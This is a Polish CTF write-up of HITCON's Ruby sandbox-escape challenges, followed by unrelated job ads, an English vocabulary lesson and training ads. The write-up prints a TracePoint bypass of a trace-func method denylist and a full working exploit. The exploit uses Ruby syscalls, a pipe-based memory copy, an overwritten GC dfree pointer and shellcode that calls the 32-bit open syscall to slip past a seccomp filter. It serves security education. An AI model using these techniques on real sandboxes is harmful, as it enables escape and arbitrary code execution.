Pierwszą częścią zadania było opuszczenie sandboxu, który wykorzystywał wbudowane w Ruby mechanizmy śledzenia wykonywania kodu. Po połączeniu z serwerem gracz mógł wysyłać prawie dowolny kod w języku Ruby, jednak większość funkcji pozwalających na odczytanie flagi nie była dostępna. Organizatorzy dostarczyli plik zawierający kod źródłowy atakowanego zadania.

## ANALIZA KODU

Rozwiązywanie zadanie zaczęliśmy od analizy kodu:

```
#!/usr/bin/env ruby
require 'readline'
proc {
  my_exit = Kernel.method(:exit!)
  my_puts = $stdout.method(:puts)
  ObjectSpace.each_object(Module) { |m| m.freeze if !=
  Readline }
  set_trace_func proc { |event, file, line, id, binding, klass|
    bad_id = /exec|foreach|fork|load|method_added|open|read(?:\?
    line\$)|require|set_trace_func|spawn|syscall|system/
```

```
bad_class = /(?!True|False|Nil)Class|Module|Dir|File|Object
Space|Process|Thread/
if event =~ /class/ || (event =~ /call/ && (id =~ /bad_id || 
klass.to_s =~ bad_class))
  my_puts.call "\e[1;31m== Hacker Detected (\$\$) ==\e[0m"
  my_exit.call
end
}.call

loop do
  line = Readline.readline('baby> ', true)
  puts '>' + eval(line, TOPLEVEL_BINDING).inspect
end
```

W kodzie można wyróżnić dwie części. Pierwsza z nich implementuje sandbox za pomocą funkcji `set_trace_func`, która pozwala śledzić wykonanie kodu Ruby. W tym przypadku filtr zabrania tworzenia nowych klas i modułów, wywoływanie metod na klasach pasujących do wzorca `bad_class` oraz funkcji pasujących do wzorca `bad_id`.

Zablokowanie tych funkcji nie pozwala na otwieranie plików, uruchomienie nowych procesów, ładowanie kodu Ruby ani na korzystanie z wywołań systemowych.

Dodatkowo wszystko to dzieje się w domknięciu, które zostaje natychmiast wykonane, co uniemożliwia nadpisanie zmiennych `my_exit` i `my_puts`. Gdyby było to możliwe, można by w trywialny sposób obejść sandbox.

Druga część programu implementuje prosty interpreter pozwalający na ewaluację kodu oraz korzystający z biblioteki readline do wczytywania poleceń od użytkownika. Jak szybko się okazało, domyślnym zachowaniem dopełnienia tabem było listowanie plików. Jednym z rezultatów była nazwa:

```
thanks_readline_for_completing_the_name_of_flag
```

Are you  
proficient in IT?

So are we. Join us.

**NOKIA**

# Software Architect **wanted!**

More offer details:

<http://nokiawroclaw.pl/oferty-pracy/cc-sw-architect/>



Znając nazwę pliku z flagą, pozostało go tylko odczytać, jednak nie było to takie proste ze względu na filtrowanie wywoływanych funkcji.

Kolejnym krokiem na tym etapie była próba znalezienia funkcji, która będzie pozwalała czytać pliki, ale nie będzie pasowała do filtrowanego wzorca. Udało mi się znaleźć tylko jedną taką funkcję – RubyVM::InstructionSequence.compile\_file. Kompilowała ona wskazany plik do bajtkodu maszyny wirtualnej Ruby, który następnie można było zdezasemblować i wypisać. Ku naszemu zaskoczeniu plik z flagą udało się w ten sposób wczytać, jednak podczas tego procesu część danych z pliku, takich jak białe znaki, była tracona. Dodatkowo kilka różnych wyrażeń komplikowało się dokładnie do tego samego bajtkodu, więc o ile udało się potwierdzić, że plik rzeczywiście zawiera flagę, to nie udało się jej odczytać w całości.

Cluczem do rozwiązania pierwszej części zadania okazało się być dostrzeżenie, że śledzenie wykonania jest wyłączone w funkcji śledzącej, aby uniknąć nieskończonej rekurencji.

Autorzy zadania zabezpieczyli je przed możliwością nadpisania lub wyłączenia funkcji śledzącej, uniemożliwiając wywołanie funkcji set\_trace\_func, jednak od Ruby 2.0 dostępny jest również nowy interfejs. Po zdaniu sobie z tego sprawy odczytanie flagi było tylko kwestią czasu:

```
baby> TracePoint.new(:line) { puts File.read("thanks_readline_for_completing_the_name_of_flag") }.enable
=> false
hitcon{B14ckb0x.br0k3n? ? puts(flag) : try_ag4in!}
baby> exit
hitcon{B14ckb0x.br0k3n? ? puts(flag) : try_ag4in!}
```

## REAL RUBY ESCAPING

```
No more baby, let's do the real escaping.
nc 13.115.119.206 31337
real-ruby-escaping-a99e892c647c35459d751e79e4290b59.zip
```

Trudniejsza część wykorzystywała sandbox z pierwszego zadania i stanowiła jego rozwinięcie. Tym razem autorzy udostępnili archiwum zawierające następujące pliki:

- » server.rb – implementację serwera,
- » sandbox/sandbox.so – bibliotekę implementującą sandbox,
- » README.md – opis środowiska, w którym zostało uruchomione zadanie.

Podobnie jak w poprzednim zadaniu, rozwiązywanie zaczeliśmy od analizy kodu źródłowego:

```
#!/usr/bin/ruby

require __dir__ + '/sandbox/sandbox'

Sandbox.run

STDOUT.sync = true

proc {
  my_exit = Kernel.method(:exit!)
  my_puts = STDOUT.method(:puts)
  ObjectSpace.each_object(Module) { |m| m.freeze }
  set_trace_func proc { |event, file, line, id, binding, klass|
    bad_id = '/exec|foreach|fork|load|method_added|open|read(?:line$)|require|set_trace_func|spawn|syscall|system'
    bad_class = /(?:True|False|Nil)Class|Module|Dir|File|ObjectSpace|Process|Thread/
    if event =~ /class/ || (event =~ /call/ && (id =~ bad_id || klass.to_s =~ bad_class))
      my_puts.call "\e[1;31m== Hacker Detected (\#\$\&) ==\e[0m"
      my_exit.call
    end
  }
}.call
```

```
loop do
  # Line = Readline.readline('real> ', true) # this uses
  # sysopen..
  print 'real> '
  line = gets
  puts '>' + eval(line, TOPLEVEL_BINDING).inspect
end
```

W kodzie dokonano niewielkich zmian, przede wszystkim załadowana została biblioteka sandbox.so, wyłączone zostało buforowanie standardowego wyjścia, a biblioteka readline została zastąpiona zwykłym wywołaniem gets.

Kolejnym krokiem była analiza biblioteki implementującej sandbox. Po załadowaniu biblioteki Ruby wywołuje funkcję o nazwie Init\_<nazwa\_biblioteki>. Od niej też zaczeliśmy analizę:

```
int Init_sandbox()
{
  __int64 v0; // rax@1
  LODWORD(v0) = rb_define_module("Sandbox");
  return rb_define_module_function(v0, "run", Sandbox_run, 0);
}
```

Funkcja ta tworzy nowy moduł Ruby o nazwie Sandbox, a następnie tworzy funkcję run przypisaną do modułu utworzonego przed chwilą. Po wywołaniu tej funkcji z poziomu Ruby uruchomiona zostanie funkcja Sandbox\_run. Tworzy ona sandbox za pomocą wywołania prctl(PR\_SET\_SECCOMP, SECCOMP\_MODE\_FILTER, ...), który filtry wykonywane wywołania systemowe za pomocą filtru BPF:

```
signed __int64 Sandbox_run()
{
  __int64 v0; // rcx@3
  sock_fprog v2; // [sp+0h] [bp-178h]@1
  sock_filter v3; // [sp+10h] [bp-168h]@1
  __int64 canary; // [sp+16h] [bp-10h]@1
  qmemcpy(&v3, bpf_data, 0x150ULL);
  canary = *MK_FP(__FS__, 40LL);
  v2.len = 42LL;
  v2.filter = &v3;
  prctl(PR_SET_NO_NEW_PRIVS, 1LL, 0LL, 0LL, 42LL);
  if ( prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &v2, 42LL,
  &v3) )
    perror("prctl");
  v0 = *MK_FP(__FS__, 40LL) ^ canary;
  return 1LL;
}
```

Filtr BPF wykonywany jest w jądrze systemu operacyjnego w specjalnie w tym celu powstałej wirtualnej maszynie. Kod filtru sprawdza każde wywołanie systemowe i ma dostęp do struktury seccomp\_data:

```
struct seccomp_data {
  int nr; // System call number
  __u32 arch; // AUDIT_ARCH_* value
  // (see <linux/audit.h>
  __u64 instruction_pointer; // CPU instruction pointer
  __u64 args[6]; // Up to 6 system call arguments
};
```

Struktura ta zawiera numer sprawdzanego obecnie wywołania systemowego, wartość wskaźnika instrukcji procesora, wartości rejestrów zawierających argumenty oraz identyfikator architektury. Sprawdzenie go jest istotne, gdyż numery 32-bitowych wywołań systemowych różnią się od numerów 64-bitowych wywołań.

Następnym krokiem była analiza kodu BPF użytego do filtrowania. W tym celu użyliśmy narzędzia dump-seccomp (<https://github.com/niklasb/dump-seccomp>):

```

10: ld [0]          ; fetch nr
11: jeq #0xe7, 12, 13 ; allow exit_group
12: ret #0x7fff0000
13: jge #0xc8, 14, 15 ; deny when nr >= 200
14: ret #0x50001
15: jeq #0x2, 16, 17 ; deny open
16: ret #0x50001
17: jeq #0x29, 18, 19 ; deny socket
18: ret #0x50001
19: jeq #0x2a, 110, 111 ; deny connect
110: ret #0x50001
111: jeq #0x2b, 112, 113 ; deny accept
112: ret #0x50001
113: jeq #0x2c, 114, 115 ; deny sendto
114: ret #0x50001
115: jeq #0x2d, 116, 117 ; deny recvfrom
116: ret #0x50001
117: jeq #0x2e, 118, 119 ; deny sendmsg
118: ret #0x50001
119: jeq #0x2f, 120, 121 ; deny recvmsg
120: ret #0x50001
121: jeq #0x30, 122, 123 ; deny shutdown
122: ret #0x50001
123: jeq #0x31, 124, 125 ; deny bind
124: ret #0x50001
125: jeq #0x32, 126, 127 ; deny listen
126: ret #0x50001
127: jeq #0x35, 128, 129 ; deny socketpair
128: ret #0x50001
129: jeq #0x38, 130, 131 ; deny clone
130: ret #0x50001
131: jeq #0x39, 132, 133 ; deny fork
132: ret #0x50001
133: jeq #0x3a, 134, 135 ; deny vfork
134: ret #0x50001
135: jeq #0x3e, 136, 137 ; deny kill
136: ret #0x50001
137: jeq #0x65, 138, 139 ; deny ptrace
138: ret #0x50001
139: jeq #0xd9, 140, 141 ; deny prctl
140: ret #0x50001
141: ret #0x7fff0000

```

Zrzucony kod BPF zwracał albo wartość `0x7fff0000`, która pozwala wykonać wywołanie, albo wartość `0x50001`, która blokuje wykonanie wywołania i zwraca błąd EPERM. Kod zawiera komentarz z nazwami blokowanych wywołań. Poza nimi blokowane są wszystkie wywołania o numerach większych niż 200 z wyjątkiem `exit_group`.

Niestety wywołanie `open` jest blokowane, a celem zadania jest odczytanie flagi z pliku. Kod BPF zawiera jednak błąd, ponieważ nie sprawdza architektury, co pozwala wykonać 32-bitowe wywołanie `open` mające numer 5, który nie jest blokowany.

Po obejrzeniu pierwszego sandboxa, używając rozwiązania poprzedniego zadania, zaczęliśmy pisać exploit korzystający z funkcji `syscall` w Ruby. Pierwszym krokiem było zamapowanie pamięci pod wybranym adresem z uprawnieniami RWX:

```

TracePoint.new(:line) {
  next if $disabled
  $disabled = true
  ...
  nr_mmap = 9
  mmap = lambda {
    syscall(nr_mmap, 0xdead0000, 0x4000, 7, 0x32, -1, 0)
  }
  addr = mmap.()
  ...
}.enable

```

Oczywiście cały kod exploita musiał zostać zwinięty w pojedynczą linijkę, ponieważ zadanie implementowało bardzo prosty interpreter, który ewaluował każdą wczytaną linię oddzielnie. Następnie należało znaleźć sposób na skopiowanie shellcode'u pod zamapo-

wany adres i w jakiś sposób go wykonać. Ze względu na brak możliwości uzyskania dostępu do niskopoziomowych funkcji, na przykład przez załadowanie nowego kodu – aby móc to zrobić, trzeba było najpierw otworzyć plik – utworzyliśmy potok (`ang.pipe`), który w komplecie z możliwością zapisu i odczytu z deskryptorów plików stanowił prymityw umożliwiający kopowanie danych spod jednego adresu pod drugi:

```

...
nr_pipe = 22
nr_write = 1
nr_read = 0
fds = ' ' * 8
syscall(nr_pipe, fds)
rd, wr = fds.unpack('ii')
memcpy = lambda { |dst, src, len|
  syscall(nr_write, wr, src, len)
  syscall(nr_read, rd, dst, len)
}
...

```

Funkcja `syscall` w Ruby przyjmuje nie tylko liczby jako argumenty, ale pozwala też przekazać stringi. W takim przypadku do wywołania systemowego przekazany zostaje wskaźnik na zawartość danego stringa. Jest to bardzo wygodne, bo w powyższym przypadku można łatwo odczytać numery deskryptorów plików przydzielone przez system operacyjny obu końcom potoku. Niestety, jak się później okazało, nie działa to idealnie, bo gdy string źródłowy zawiera zerowe bajty, Ruby zwraca błąd `ArgumentError: string contains null byte`.

Ze względu na powyższe ograniczenie konieczne było stworzenie funkcji, która potrafiła odnaleźć bajty zawarte w danym stringu w pamięci.

Obiekty w Ruby reprezentowane są za pomocą tagowanej unii – każdy obiekt jest typu `RBasic`, a na podstawie pola `flags` można określić konkretny typ danego obiektu. Każdy obiekt posiada również swoje ID na poziomie Ruby, jest to wskaźnik na dany obiekt przesunięty bitowo o jeden w prawo. Dzięki temu uzywanie wskaźnika na dany obiekt jest dosyć proste, wystarczy odczytać ID danego obiektu i przesunąć je o jeden bit w lewo.

```

struct RBasic {
  VALUE flags;
  const VALUE klass;
}

```

Stringi w Ruby można podzielić na dwa rodzaje – krótkie oraz długie – w zależności od tego, gdzie przechowywana jest ich zawartość. W przypadku krótkich stringów zawartość przechowywana jest bezpośrednio w strukturze `RString`, jednak ich pojemność jest mocno ograniczona. Ze względu na to, że shellcode z pewnością będzie zawierał więcej niż 24 bajty, skupiliśmy się jedynie na analizie użycia stringów długich:

```

struct RString {
  struct RBasic basic;
  union {
    struct {
      long len;
      char *ptr;
      union {...} aux;
    } heap;
    char ary[24];
  } as;
}

```

W interesującym nas przypadku pole `ptr` zawiera wskaźnik na bufor z zawartością danego stringa. Korzystając z opisanego wcześniej sposobu na uzyskanie wskaźnika na obiekt oraz stworzonych prymitywów, możliwe było napisanie funkcji `addrOf`. Na podstawie adresu obiektu zlokalizowane zostaje pole `ptr`, a następnie jego zawartość kopowana jest do bufora `buf`. Utworzenie funkcji `strcpy`, która pozwala skopiować zawartość stringa w Ruby pod dowolny adres, było bardzo proste, mając do dyspozycji funkcje `memcpy` oraz `addrOf`:

```
...
addrOf = lambda { |str|
  addr = (str.object_id << 1) + 0x18
  buf = ' ' * 8
  memcpy.(buf, addr, 8)
  buf.unpack('q')[0]
}

strcpy = lambda { |ptr, str|
  memcpy.(ptr, addrOf.(str), str.size)
}
...
```

Ostatnim brakującym elementem układanki jest znalezienie sposobu na rozpoczęcie wykonywania shellcode'u oraz jego napisanie. Poświęcając nieco czasu na poszukiwania, natknęliśmy się na strukturę `RData`. Jest to generyczne opakowanie na zasoby w C, które zawiera wskaźnik na dane oraz dwie funkcje wykorzystywane przez `garbage collector`:

```
struct RData {
  struct RBasic basic;
  void (*dmark)(void *);
  void (*dfree)(void *);
  void *data;
}
```

W przypadku gdy zarządzany w ten sposób obiekt ma zostać usunięty, wywoływana jest funkcja `dfree`, której zadaniem jest zwolnienie zasobów, które dany obiekt posiada. Nadpisanie tego wskaźnika adresem zamapowanej pamięci spowoduje, że podczas kolejnego zbierania śmieci, które można wymusić również ręcznie, wykonany zostanie shellcode. Będąc uzbrojonymi w tę wiedzę, znalezienie odpowiedniego obiektu nie trwało długo – okazało się, że domknięcie `proc {}` są odpowiedniego typu:

```
...
sc = "\x90" * 100 + "\xeb\xfe"

addr = mmap.()
strcpy.(addr, sc)

ptr = ((proc {}).object_id << 1) + 0x18
s = [addr].pack('q')
memcpy.(ptr, addrOf.(s), 8)
GC.start
...
```



### Dragon Sector

Rozwiązań zadań *Baby Ruby Escaping* i *Real Ruby Escaping* zostało nadesłane przez Dragon Sector – jedną z polskich drużyn CTFowych.  
<http://www.dragonsector.pl/>

Po stworzeniu nowego mapowania pamięci i skopiowaniu do niego shellcode'u wystarczyło nadpisać wskaźnik `dfree` obiektu `proc` i uruchomić *garbage collector*, aby uzyskać wykonanie własnego kodu. Do znalezienia adresu obiektu wykorzystany został ponownie trick wykorzystujący ID obiektu. W powyższym przykładzie shellcode powoduje zapętlenie się programu. Ostatnią częścią zadania stanowiło napisanie właściwego shellcode'u:

```
BITS 64
jmp path
done:
pop rbx
xor rcx, rcx
xor rdx, rdx
mov rax, 5 ; open
int 0x80

mov rdi, rax
mov rsi, 0xdead3000
mov rdx, 0x1000
xor rax, rax ; read
syscall

mov rdx, rax
mov rdi, 1
mov rsi, 0xdead3000
mov rax, 1 ; write
syscall

mov rax, 231 ; exit_group
xor rdi, rdi
syscall

path:
call done
db 'flag', 0
```

Początek shellcode'u pozwala uzyskać adres stringa zawierającego ścieżkę do pliku do otwarcia. Następnie zostaje on otwarty za pomocą 32-bitowego wywołania `open`, a jego zawartość jest wczytana do bufora i wypisana na standardowe wyjście, które dostępne jest dla atakującego.

Działanie kompletnego exploitu widoczne jest poniżej:

```
real> TracePoint.new(:line) { next if $disabled;
$disabled = true;; nr_mmap = 9; nr_pipe = 22; nr_write
= 1; nr_read = 0;; fds = , , * 8; syscall(nr_pipe,
fds);; rd, wr = fds.unpack('ii'); mmap = lambda
{}; syscall(nr_mmap, 0xdead0000, 0x4000, 7, 0x32, -1,
0); }; memcpy = lambda { |dst, src, len|; syscall(nr_
write, wr, src, len); syscall(nr_read, rd, dst, len);
}; addrOf = lambda { |str|; addr = (str.object_id
<< 1) + 0x18; buf = , , * 8; memcpy.(buf, addr,
8); buf.unpack('q')[0]; }; strcpy = lambda { |ptr,
str|; memcpy.(ptr, addrOf.(str), str.size); }; sc =
"eb3e5b4831c94831d2b8050000cd804889c7be0030addeba001000004831f
1c00f054889c2bf01000000be0030addeb8010000000f05b8e70000004831f
f0f05e8bfffff666c616700"; sc = [sc].pack("H*");; addr =
mmap.(); strcpy.(addr, sc);; ptr = ((proc {}).object_id <<
1) + 0x18; s = [addr].pack('q'); memcpy.(ptr, addrOf.(s), 8);
GC.start;}.enable;
=> false
hitcon{y0_u_4re_4_ruby_exp3rt!!^o_v_o^=}
*** Connection closed by remote host ***
```


## PODSUMOWANIE

Przedstawione zadanie okazało się czasochłonne ze względu na konieczność czytania dokumentacji oraz implementacji CRuby. Zdecydowanie nie było to skomplikowane zadanie, choć jego bardziej skomplikowana wersja została rozwiązana tylko przez jedenaście zespołów. Samo zadanie nie wymaga użycia zaawansowanych technik, a jest jedynie dosyć czasochłonne.

Mateusz "mlen" Lenik



ERICSSON



# JOIN THE E-TEAM

## Praca

Chcesz mieć wpływ na to, w którym kierunku zmierza postęp technologiczny? Brać udział w prestiżowych projektach IT realizowanych przez jednego z kluczowych graczy branży ICT? Rozwijać się zawodowo i żyć pełnią życia po pracy?

Dołącz do Ericsson. Stwarzamy naszym zespołom możliwości rozwijania umiejętności i dzielenia się pasjami. U nas zrealizujesz ciekawe projekty w dobrej, przyjacielskiej atmosferze.

Dowiedz się więcej o pracy w Ericsson:  
[Ericsson.com/careerspoland](http://Ericsson.com/careerspoland)



[tiny.cc/theEteam](http://tiny.cc/theEteam)

# Kurs angielskiego dla programistów.

## Lekcja 10

Przedstawiam dziesiątą, ostatnią już, lekcję minikursu angielskiego dla programistów. Tym razem tematem przewodnim są zintegrowane środowiska programistyczne. Zachęcam do wielokrotnego wykonywania ćwiczeń, aby dobrze utrwalić sobie przyswojony materiał.

**A**n **Integrated Development Environment** (IDE) is a software application that provides **comprehensive facilities** to computer programmers for **software development**. An IDE normally consists of a **source code editor**, **build automation tools** and a **debugger**. Most modern IDEs have **intelligent code completion**. Some IDEs, such as NetBeans and Eclipse, contain a **compiler**, **interpreter**, or both; others, such as SharpDevelop and Lazarus, do not. The boundary between an integrated development environment and other parts of the broader software development environment is not **well-defined**. Sometimes a **version control system**, or various tools to simplify the construction of a **Graphical User Interface** (GUI), are **integrated**. Many modern IDEs also have a **class browser**, an **object browser**, and a **class hierarchy diagram**, for use in **object-oriented software development**.

Integrated development environments are designed to maximize programmer **productivity** by providing tight-knit components with similar user interfaces. IDEs present a single program in which all development is done. This program typically provides many features for **authoring**, **modifying**, **compiling**, **deploying**

and **debugging** software. This **contrasts with** software development using unrelated tools, such as vi, GCC or make.

One aim of the IDE is to reduce the configuration necessary to **piece together** multiple development **utilities**, instead providing the same set of capabilities as a **cohesive unit**. Reducing that **setup** time can increase developer productivity, in cases where learning to use the IDE is faster than **manually** integrating all of the individual tools. Tighter integration of all development tasks has the potential to improve **overall** productivity **beyond** just helping with setup tasks. For example, code can be **continuously parsed** while it is being edited, providing **instant feedback** when **syntax errors** are introduced. That can speed learning a new programming language and its associated **libraries**.

Some IDEs are **dedicated** to a specific programming language, allowing a **feature set** that most closely matches the **programming paradigms** of the language. However, there are many multiple-language IDEs.

While most modern IDEs are graphical, **text-based** IDEs such as Turbo Pascal were in popular use before the **widespread availability**

### Słownik


as of – począwszy od  
 authoring – redagowanie  
 beyond – poza  
 build automation tools – narzędzia automatyzacji komplikacji  
 class browser – przeglądarka klas  
 class hierarchy diagram – diagram hierarchii klas  
 cohesive unit – spójna jednostka  
 command – polecenie  
 compiler – kompilator  
 compiling – kompilowanie  
 comprehensive facilities – tu: kompletny zestaw narzędzi  
 continuously – ciągle  
 debugger – debugger  
 debugging – debugowanie  
 dedicated to – dedykowany  
 deploying – wdrażanie  
 feature set – zestaw funkcji  
 function keys – klawisze funkcyjne  
 Graphical User Interface (GUI) – graficzny interfejs użytkownika  
 high-productivity – wysoka produktywność  
 hotkey – klawisz skrótu  
 instant feedback – np. natychmiastowa reakcja  
 Integrated Development Environment (IDE) – zintegrowane środowisko programistyczne  
 integrated – zintegrowany  
 intelligent code completion – inteligentne uzupełnianie kodu  
 interpreter – interpreter  
 library – biblioteka

macro – makro  
 manually – ręcznie  
 mobile – przenośny, mobilny  
 modifying – modyfikowanie  
 object browser – przeglądarka obiektów  
 object-oriented software development – programowanie obiektowe  
 overall – ogólnie  
 Platform as a Service – platforma jako usługa  
 pre-built components – gotowe komponenty  
 productivity – produktywność  
 programming paradigm – paradymat programowania  
 Rapid Application Development platform – platforma szybkiego tworzenia oprogramowania  
 software development – tworzenie oprogramowania  
 source code editor – edytor kodu źródłowego  
 specifically designed to – specjalnie zaprojektowany do, przeznaczony do  
 syntax error – błąd składni  
 text-based – tekstowy  
 to contrast with – stać w sprzeczności z  
 to incorporate – zawierać  
 to parse – parsować, dokonywać analizy składni  
 to piece together – połączyć  
 to setup – instalować, konfigurować  
 utilities – narzędzia, akcesoria  
 version control system – system kontroli wersji  
 well-defined – ściśle zdefiniowany  
 widespread availability – szeroka dostępność

# BNS IT - SZKOLENIA OTWARTE

WARSZAWA / 08-10.01.2018  
**TECHNICAL LEADERSHIP™**  
ROLA LIDERA TECHNICZNEGO


1. Rola lidera technicznego
2. Motywacja własna i innych
3. Ludzie
4. Zespół
5. Kompetencje lidera



ŁÓDŹ / 07-08.12.2017  
**GETTING THINGS PROGRAMMED**  
DROGA DO EFEKTYWNOŚCI

1. Oprogramowanie „na czas”
2. Opracowywanie zadań
3. Planowanie pracy programisty
4. Wykonywanie zadań programistycznych
5. Szacowanie zadań programistycznych

[www.getting-things-programmed-edycja2.evenea.pl](http://www.getting-things-programmed-edycja2.evenea.pl)



## P O Z O S T A Ł E   S Z K O L E N I A   O T W A R T E :

Kanban w 1 dzień	Warszawa	08.12.2017	1300,00 PLN
